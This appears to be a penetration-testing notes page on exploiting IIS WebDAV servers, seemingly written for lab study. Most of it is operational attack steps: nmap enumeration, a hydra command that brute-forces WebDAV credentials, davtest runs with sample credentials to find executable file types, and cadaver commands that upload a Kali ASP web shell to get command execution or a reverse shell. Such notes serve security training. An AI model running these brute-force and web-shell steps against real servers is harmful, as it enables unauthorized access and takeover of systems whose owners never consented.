Frequently exploited Windows Services

IIS WebDAV
Section titled “IIS WebDAV”General information
Section titled “General information”- Default ports
80, 443- Supported executed files
.asp.aspx.config.phpWebDAV
Section titled “WebDAV”WebDAV is a protocol that allows you to edit web content on a server using HTTP or HTTPS connections. It has advantages over FTP such as more security options and file locking.
- Default ports
80, 443- Needs legitimate credentials, since it implements authentication in form of a username/password
Steps of exploitation
Section titled “Steps of exploitation”- Enumeration. Identify whether WebDAV has been configured to run on the IIS web server.
- Brute-force attack on the WebDAV server in order to identify legitimate credentials that we can use for authentication.

- Upload a malicious (like a .asp payload) and execute arbitrary commands or obtain a reverse shell on the target.
Useful tools
Section titled “Useful tools”- davtest -> Used to scan. authenticate and exploit a WebDAV server.
- cadaver -> Supports file upload, download, on-screen display, in-place editing, namespace operations (move/copy), collection creation and deletion, property manipulation, and resource locking on WebDAV servers.
Exploitation
Section titled “Exploitation”nmap -sV -sC $IP
- nmap deep dive
nmap -sv -p 80 --script=http-enum $IP
Bruteforce the authentication
Section titled “Bruteforce the authentication”The address will be http://%IP/webdav/
hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt $IP http-get /webdav/davtest
Section titled “davtest”davtest -auth admin:password_123 -url http://$IP/webdav

- The most important section of the output, with that we can see that .asp can be executed and we can get our reverse shell wih that
cadaver
Section titled “cadaver”cadaver http://$IP/webdav
Put credentials and get a cmd shell- Use kali linux pre-package web shells to upload a file and get access
Folder:
/usr/share/webshells
- Using the cadaver shell upload the web shell

put /usr/share/webshells/asp/cmd- Go via UI and execute the web shell